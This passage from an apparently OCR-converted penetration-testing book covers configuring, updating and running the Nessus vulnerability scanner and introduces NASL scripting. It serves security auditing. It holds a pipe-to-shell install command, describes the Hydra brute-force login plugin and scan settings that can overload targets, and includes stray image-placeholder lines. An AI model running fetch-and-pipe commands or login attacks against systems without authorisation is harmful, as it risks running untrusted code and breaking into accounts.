"s/nessus_detect.nasl/\/var\/lib\/nessus\/plugins\/nessus_detect.nasl/g"
/KNOPPIX/usr/sbin/nessus-update-plugins | sed -e
"s/tmpdir=\/tmp/tmpdir=\/mnt\/$mntpoint\/tmp/g" >
/mnt/$mntpoint/nessus/bin/nessus-update-plugins-usb
        echo "Copying /var/lib/nessus to the removable device, please be
patient this will take a few minutes..."
        cp -r /KNOPPIX/var/lib/nessus/ /mnt/$mntpoint/nessus/var_lib_nessus/
        cp -r /KNOPPIX/etc/nessus/ /mnt/$mntpoint/nessus/etc_nessus/
        rm -fr /var/lib/nessus
        unlink /etc/nessus
        ln -s /mnt/$mntpoint/nessus/var_lib_nessus/ /var/lib/nessus
        ln -s /mnt/$mntpoint/nessus/etc_nessus/ /etc/nessus
        update_plugins
        echo  "Finished setting up /mnt/$mntpoint for use.  "
        echo  "Restart the Nessus server for the changes to take affect..."
        echo  "NOTE: Don't forget to register your Nessus configuration at
nessus.org"
        ;;
'restart')
        $0 stop && $0 start
        ;;
*)
        echo "Usage: $0 { start | stop | restart | setup }"
        ;;
esac

exit 0
```

Updating the Nessus Program


The Nessus program itself can be updated in a number of ways. Although an exhaustive installation reference is beyond the scope of this book, there are a few common ways to update Nessus. Since Auditor is CD-based, you should consider a hard drive installation (**System** | **Auditor HD Installer**) if you plan on updating the core toolsets. Auditor is released on a fairly regular basis, and for most Auditor users it's much easier to simply download new ISO images as they are released. These procedures primarily apply to non CD-based, UNIX-style operating environments.

A command like *lynx -source http://install.nessus.org | sh* will download and run an interactive Nessus installation from the nessus.org website. The procedure is fairly straightforward, but many long-time UNIX users favor the use of a mature package management system when installing tools. Package managers allow you to easily install, remove, and update software relatively easily. Many Linux distributions offer the *apt-get* program, the Debian package manager. Nessus can be installed with a command like *apt-get install nessus nessus-server* will install the Nessus client and server, while a command like *apt-get update* can be used to update any packages installed with *apt-get*. Other package managers are commonly used by other Linux distributions, including *smart* and *yum*. Check your local system documentation for more information about these package managers.

Using Nessus


Once the Nessus server is running, and you have properly authenticated to it with a Nessus client, you're ready to begin a scan. If you're in a bit of a hurry, you could simply fill in a target range and click the **Start the scan** button shown in Figure 8.14 to get things rolling.

Figure 8.14 Nessus Buttons Located at the Bottom of Each Option Page



Once a scan is initiated, a status window will be displayed, (Figure 8.15). A scan against an individual machine can be terminated by clicking the appropriate **Stop** button, or the whole test can be terminated by clicking the (appropriately named) **Stop the whole test** button.

Figure 8.15 Scan Status Screen




Although this is the fastest and easiest way to perform a Nessus scan, it is hardly the most efficient. So many options are available that it pays to familiarize yourself with the many options before dropping the default Nessus bomb on your target network. Although the dangerous plugins are disabled by default, there's no sense wasting time and burning lots of bits by getting click-happy. In an effort to maximize your time spent with Nessus, let's take a look at some of the scan options available.

Plugins

The **Plugins** tab, shown in Figure 8.16, allows you to select and deselect various plugins. The plugins can be selected or deselected in bulk with the group-level checkboxes, or with the various buttons. In addition, plugins stored locally can be uploaded to the server with the **Upload plugin…** button. We'll talk more about Nessus plugins in the next chapter, and even discuss how to develop your own plugins.

Figure 8.16 The Plugins Tab



- CGI abuses ☑
- Solaris Local Security Checks ☑
- Red Hat Local Security Checks ☑
- Remote file access ☑
- Gain root remotely ☑
- Fedora Local Security Checks ☑
- Denial of Service ☑
- SuSE Local Security Checks ☑
- Gentoo Local Security Checks ☑
- MacOS X Local Security Checks ☑


☐ Enable dependencies at runtime

- Pi3Web Webserver v2.0 Buffer Overflow ☑
- Imail Host: overflow ⚠ ☐
- Nestea ⚠ ☐
- Cisco VoIP phones DoS ⚠ ☐
- Helix Universal Server Remote Integer Handling DoS ☑
- 3com RAS 1500 DoS ⚠ ☐
- Axent Raptor's DoS ⚠ ☐
- SLMail:27 denial of service ⚠ ☐
- Chameleon SMTPd overflow ⚠ ☐
- Linux 2.6 iptables sign error DoS ⚠ ☐

Prefs (The Preferences Tab)

Plugins may have associated preferences, which can be set within the **Prefs** tab. There are thousands of plugins, and because of this the Prefs tab is extremely dynamic, and will change based on the plugins you have installed. The Prefs tab shown in Figure 8.17 is based on the default plugins installed with Auditor.

Figure 8.17 Auditor's Default Nessus Prefs Tab



Plugins preferences

Ping the remote host:

TCP ping destination port(s) : built-in

☑ Do a TCP ping

☐ Do an ICMP ping

Number of retries (ICMP) : 10

☐ Make the dead hosts appear in the report

☐ Log live hosts in the report

snmpwalk 'scanner':

Community name : public

SNMP protocol :

● 1

○ 2c

SNMP transport layer :


● udp

○ tcp

TCP/UDP port :

By contrast, Figure 8.18 shows the Prefs tab after Nessus has been updated with *nesssus-update-plugins*.

Figure 8.18 Updated Nessus Prefs Tab



Plugins preferences


Nmap (NASL wrapper):

TCP scanning technique :

● connect()
○ SYN scan
○ FIN scan
○ Xmas Tree scan
○ SYN FIN scan
○ FIN SYN scan
○ Null scan
□ UDP port scan
□ Service scan
□ RPC port scan
□ Identify the remote OS
□ Use hidden option to identify the remote OS
□ Fragment IP packets (bypasses firewalls)
□ Do not randomize the order in which ports are scanned

Fyodor's nmap is simply a stunning tool. Its functionality extends well beyond a simple portscanner. The *nmap* plugin brings a portion of this capability to Nessus, and the **Nmap** preferences pane (Figure 8.19) allows you to control various nmap options. Note that this pane becomes available only available after the default Auditor plugins are updated.

Figure 8.19 Nmap Plugin Options




Nmap (NASL wrapper):

TCP scanning technique :

● connect()
○ SYN scan
○ FIN scan
○ Xmas Tree scan
○ SYN FIN scan
○ FIN SYN scan
○ Null scan
□ UDP port scan
□ Service scan
□ RPC port scan
□ Identify the remote OS
□ Use hidden option to identify the remote OS

The *amap* program provides great insight into which services are listening behind any open ports. The **amap** preferences pane (Figure 8.20) allows you to set various options for this tool.

Figure 8.20 Amap Options



amap (NASL wrapper):

File containing machine readable results :

Mode

● Map applications
○ Just grab banners
○ Port scan only
□ Quicker
□ UDP scan (disabled in safe_checks)
☑ SSL (disabled in safe_checks)
☑ RPC (disabled in safe_checks)

Parallel tasks


Connection retries

Connection timeout

Read timeout

Nessus has the capability to perform *local* security checks against a variety of systems. In order to gain access to the local system, Nessus requires the proper authentication credentials needed to log in to those systems. The **SSH Settings** pane shown in Figure 8.21 accepts SSH login credentials which will be applied to systems running an SSH server. If Nessus gains access to a system using these credentials, it will proceed to perform any relevant local checks against that system.

Figure 8.21 SSH Login Settings



SSH settings:

SSH user name : root

SSH password (unsafe!) :


SSH public key to use :

SSH private key to use :

Passphrase for SSH key :

The **Login configurations** pane (shown in Figure 8.22) allows you to enter a number of different login credentials for various protocols and applications, including HTTP, NNTP, FTP (File Transfer Protocol) and more. Nessus will use these credentials when it encounters these protocols, and will perform additional tests against a target if the credentials prove to be valid. This emulates how an attacker might operate, leveraging a vulnerability to gain more information or improved access.

Figure 8.22 Login Configurations



Login configurations:

HTTP account :

HTTP password (sent in clear) :

NNTP account :

NNTP password (sent in clear) :


FTP account : anonymous

FTP password (sent in clear) : *****************

FTP writeable directory : /incoming

The Hydra program by van Hauser of The Hacker's Choice (www.thc.org) is an awesome login tester. It will conduct a number of different login attacks against a dizzying array of protocols, and the Hydra plugin incorporates a portion of this capability into Nessus. This plugin can be configured through the **Hydra (NASL wrappers options)** pane shown in Figure 8.23.

Figure 8.23 Hydra Login Attack Plugin Options



Hydra (NASL wrappers options):

Logins file :

Passwords file :

Number of parallel tasks : 16

Timeout (in seconds) : 30

□ Try empty passwords

□ Try login as password


□ Exit as soon as an account is found

☑ Add accounts found by other plugins to login file

Scan Options

The **Scan Options** tab (shown in Figure 8.24) allows you to set various port scanning options.

Figure 8.24 The Scan Options Tab



Scan options

Port range : 1-15000

□ Consider unscanned ports as closed

Number of hosts to test at the same time : 20

Number of checks to perform at the same time : 4

Path to the CGIs : /cgi-bin

□ Do a reverse lookup on the IP before testing it

☑ Optimize the test

☑ Safe checks

□ Designate hosts by their MAC address

□ Detached scan

Send results to this email address :

□ Continuous scan

Delay between two scans :

Port scanner :

Ping the remote host	☑
snmpwalk 'scanner'	□
tcp connect() scan	☑
SYN Scan	□

Port ranges can be entered at the top in a variety of formats. Ports can be entered as individual numbers (such as *80*), as combinations (such as *21,22,23,25*), as ranges (such as *1-80*), or as a combination of combinations and ranges (such as *21-25,80,8080*). This is one screen in particular that you should pay careful attention to, especially if you're using a portable distribution. Scanning too many hosts or performing too many checks simultaneously will drop a portable system to its knees or crash it outright. Even in higher performance environments, overly judicious use of parallel scans can have a negative impact on the target network. If you're looking to create a denial of service on yourself or your target, it's best to crank these numbers as high as possible. Otherwise, a bit of common sense will go a long way. Find a happy medium on your own network before you unleash your fury on your poor customers!


Since many plugins provide port-scanning capability, the **Port scanner** tab allows you to select which tools you would like to use during the scanning phase. Note that in the above figure the *nmap* scan is not present. Remember this option only becomes available after you update your plugins. Figure 8.24 was taken from an Auditor system prior to a plugin update. This illustrates an important point: plugins update more than vulnerability checks. Plugins can greatly enhance Nessus' capabilities, and it's always best to remain as current as possible.

Notes from the Underground…

Got a Mind Like a Steel Trap?

If you do, then you'll find this sidebar utterly useless. However, if you're like the rest of the population, you're bound to forget a thing or three about Nessus before too long. Aside from the excellent book *Nessus Network Auditing* from *Syngress Publishing* and a ton of free support through the www.nessus.org website, the tooltips built into Nessus are really quite handy. Simply holding the mouse over an input field in Nessus will often produce a handy tooltip like the one shown in Figure 8.25, providing a reminder of what, exactly you're supposed to do. If only life came with tooltips.

Figure 8.25 Tooltips Are So Underrated




range : 1-15000

Ports that will be scanned by Nessus. You can enter single ports, such as "1-8000"; or more complex sets, such as "21,23,25,1024-2048,6000". Put "-1" for no portscan, or put "default" to scan default ports in the Nessus services file.

Target Selection

The **Target selection** tab, shown in Figure 8.26, allows you to enter a range of targets to scan. Targets can be read from a file with the **Read File** button, or target ranges can be entered into the **Target(s)** field. Targets can be entered into this field as individual addresses, as a comma-separated list, as a dashed range or as a CIDR (Classless Inter-Domain Routing)-notated range. DNS (Domain Name System) zone transfers can also be turned on or off from the screen as well. Although it's a bit of an odd place to store it, sessions can also be managed from this screen, providing you the ability to save and restore Nessus sessions.

Figure 8.26 Nessus Target Selection



Target(s) :

☑ Perform a DNS zone transfer

□ Save this session

□ Save empty sessions

Summary

Nessus is an amazing tool with tons of capabilities. There are certain workarounds that have to be performed when using this tool on a portable distribution, but the results are well worth it. If you're at all serious about pen testing, you should get to know Nessus like the back of your hand, and you should certainly keep the plugins updated in order to provide timely, relevant results to your customers. Also, consider purchasing a *direct feed* from Tenable if you'd like to get your updates up to seven days before the general public. We'll talk more about Nessus in the chapters that follow.

Solutions Fast Track

What Is It?

☑ Nessus is a free and up-to-date vulnerability scanner. It's feature-rich and has a flexible and extensible architecture.

☑ The Nessus Project has a large community of volunteers.

Basic Components

☑ The Nessus Project adopted a client/server model for its foundation. This client/server model allows the security analyst to detach from the vulnerability scan and use his resources for other items while Nessus continues to do what it does best.

☑ The Nessus client can connect to the nessusd server in many ways that employ both encryption and authentication.

☑ The Nessus Attack Scripting Language (NASL) allows security analysts to quickly create their own plugins for vulnerability checks.

☑ The knowledge base allows Nessus to share data gleaned from one plugin with the processes of another plugin. In this way, each plugin builds upon previously executed plugins.

Launching Nessus

☑ Nessus is an excellent (and required) tool for any pen test, but plugin updates are highly recommended.

☑ The GUI-based process provided by distributions like Auditor is simple, yet is not conducive to updates.

☑ The start-nessus script provides insight into Nessus' startup requirements.

☑ Running the Nessus server and client from the command line is a preferred method, as this allows for custom plugin directories and fine-grained control.

☑ The Nessus server and client can be run on Windows, thanks to NeWT and NessusWX, both available from www.tenablesecurity.com.

Maintaining Nessus

☑ The Nessus program itself can be updated manually (via the *lynx -source http://install.nessus.org | sh* command) or through a package manager with commands like *apt-get*.

☑ There are several plugin feed options available.The free options' content is usually a week or so behind the pay feeds.

☑ Portable distributions like Auditor require a bit of tweaking before plugin updates are feasible. We present two options for updating and maintaining current plugins on distributions like Auditor.

Using Nessus

☑ The Nessus client (*nessus*) connects to the Nessus server (*nessusd*), and these processes can reside on separate machines.

☑ The panels presented to the client allow you to modify the various scan options.

☑ The **Prefs** panel will change based on the installed plugins.

☑ Tooltips provide good insight into oft-forgotten field values.

Links to Sites

- www.nessus.org: The official Nessus Web Page
- www.nessus.org/plugins/index.php?view=faq: The Nessus plugin FAQ. This answers questions about the various plugin feeds available from Tenable.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the **"Ask the Author"** form.

Q: The nessus-update-plugins script produces errors about files being dated in the future. What's up with that?

A: If you're running a portable distribution, odds are your time is wrong. Run the ntpdate program with the name of a time server (like ntpdate 0.pool.ntp.org) or use the date command to update your time and date.

Q: My **Prefs** tab doesn't match yours. Why not?

A: We are undoubtedly using different plugin sets. Remember, many plugins have preferences.

Q: I used start-nessus and now it doesn't prompt for a plugin directory anymore? Why not?

A: The start-nessus script creates the ~/auditor-nessusd/nessusd.conf file, which is read on subsequent runs of the script. This makes your selections stick between runs. If you want to change the plugin directory on subsequent start-nessus runs, delete this directory and the files within it.

Q: What was that stuff about running Auditor on a Mac?

A: Virtual PC can be used to run CD distributions like Auditor. Save the Auditor ISO image to disk, select **Drives | Capture CD Image** after loading a virtual machine, and reboot the virtual machine. This will boot the image as if it was a CD. Once loaded, run *modprobe de2104x* to load the Ethernet device's module, followed by *pump -i eth0* or *netcardconfig* to configure an Ethernet address. Run *ntpdate 0.pool.ntp.org* to update the system time and date, and enable the USB drive if necessary through Virtual PC's **PC | PC Settings | USB Settings** menu. Enable USB, selecting only your USB device (not the **USB Device from Apple Computer**) and you should be up and running with network connectivity and a ready-to-mount USB device.

Q: Nessus has the ability to scan certain operating systems for local security problems, as long as login credentials are provided for that system. What operating systems can the current version of Nessus perform local scans against?

A: Microsoft Windows

IBM AIX (Versions 5.1, 5.2)

Various Flavors of Linux, including:

Debian

Fedora

Mandriva/Mandrake

Gentoo

Red Hat

Slackware

SuSE

Novell Netware (Version 6)

FreeBSD

HP-UX

MacOS X (Versions 10.3.9, 10.4, 10.4.1, 10.4.2, 10.4.3) Sun Solaris (Versions 2.5.1, 2.6, 7(2.7), 8, 9, 10)

Chapter 9

Coding for Nessus

Core Technologies and
Open Source Tools in this chapter:

- Introduction
- NASL Script Syntax
- Writing NASL Scripts
- Script Templates
- Porting to and from NASL
- Case Studies of Scripts

Introduction

Nessus is a free, powerful, up-to-date, and easy-to-use remote security scanner that is used to audit networks by assessing the security strengths and weaknesses of each host, scanning for known security vulnerabilities.

Nessus Attack Scripting Language (NASL) provides users with the ability to write their own custom security auditing scripts. For example, if an organization requires every machine in the administrative subnet to run OpenSSH version 3.6.1 or later on port 22000, a simple script can be written to run a check against the appropriate hosts.

NASL was designed to allow users to share their scripts. When a buffer overflow is discovered on a server, someone inevitably writes a NASL script to check for that vulnerability. If the script is coded properly and submitted to the Nessus administrators, it becomes part of a growing library of security checks that are used to look for known vulnerabilities. However, just like many other security tools, Nessus is a double-edged sword. Hackers and crackers can use Nessus to scan networks, so it is important to audit networks frequently.

The goal of this chapter is to teach you how to write and code proper NASL scripts that can be shared with other Nessus users. It also discusses the goals, syntax, and development environment for NASL scripts as well as porting C/C++ and Perl code to NASL and porting NASL scripts to other languages.

History

Nessus was written and is maintained primarily by Renaud Deraison. The NASL main Web page has the following excerpt about the history of the project:

> NASL comes from a private project called "pkt_forge," which was written in late 1998 by Renaud Deraison and which was an interactive shell to forge and send raw IP packets (this pre-dates Perl's Net::RawIP by a couple of weeks). It was then extended to do a wide range of network-related operations and integrated into Nessus as "NASL."

> The parser was completely hand-written and a pain to work with. In mid-2002, Michel Arboi wrote a bison parser for NASL, and he and Renaud Deraison re-wrote NASL from scratch. Although the "new" NASL was nearly working as early as August 2002, Michel's laziness made us wait for early 2003 to have it working completely.

NASL2 offers many improvements over NASL1. It is considerably faster, has more functions and more operators, and supports arrays. It uses a bison parser and is stricter than the hand-coded parser used in NASL1. NASL2 is better than NASL1 at handling complex expressions. Any reference to "NASL" in this chapter refers to NASL2.

Goals of NASL

The main goal of nearly all NASL scripts is to remotely determine whether vulnerabilities exist on a target system.

Simplicity and Convenience

NASL was designed to permit users to quickly and easily write security tests. To this end, NASL provides convenient and easy-to-use functions for creating packets, checking for open ports, and interacting with common services such as Hypertext Transfer Protocol (HTTP), File Transfer Protocol (FTP), and Telnet. NASL also supports HTTP over Secure Sockets Layer (SSL [HTTPS]).

Modularity and Efficiency

NASL makes it easy for scripts to piggyback onto work that has already been done by other NASL scripts. This capability is provided primarily through the Nessus knowledge base. When Nessus is run, each NASL script submits its results to a local database to be used by subsequent scripts. For example, one NASL script might scan a host for FTP service and submit the list of ports on which the service was found to the database. If one instance of the FTP service is found on port 21 and another instance is discovered on port 909, the *Services/FTP* value would be equal to 21 and 909. If a subsequent script designed to identify Jason's Magical FTP Server were called *get_kb_item* (Services/FTP), the script would automatically be run twice, once with each value. This is much more efficient than running a full Transmission Control Protocol (TCP) port scan for every script that wants to test the FTP service.

Safety

Because NASL scripts are shared between users, the NASL interpreter must offer a guarantee regarding the safety of each NASL script. NASL guarantees the following two very important items:

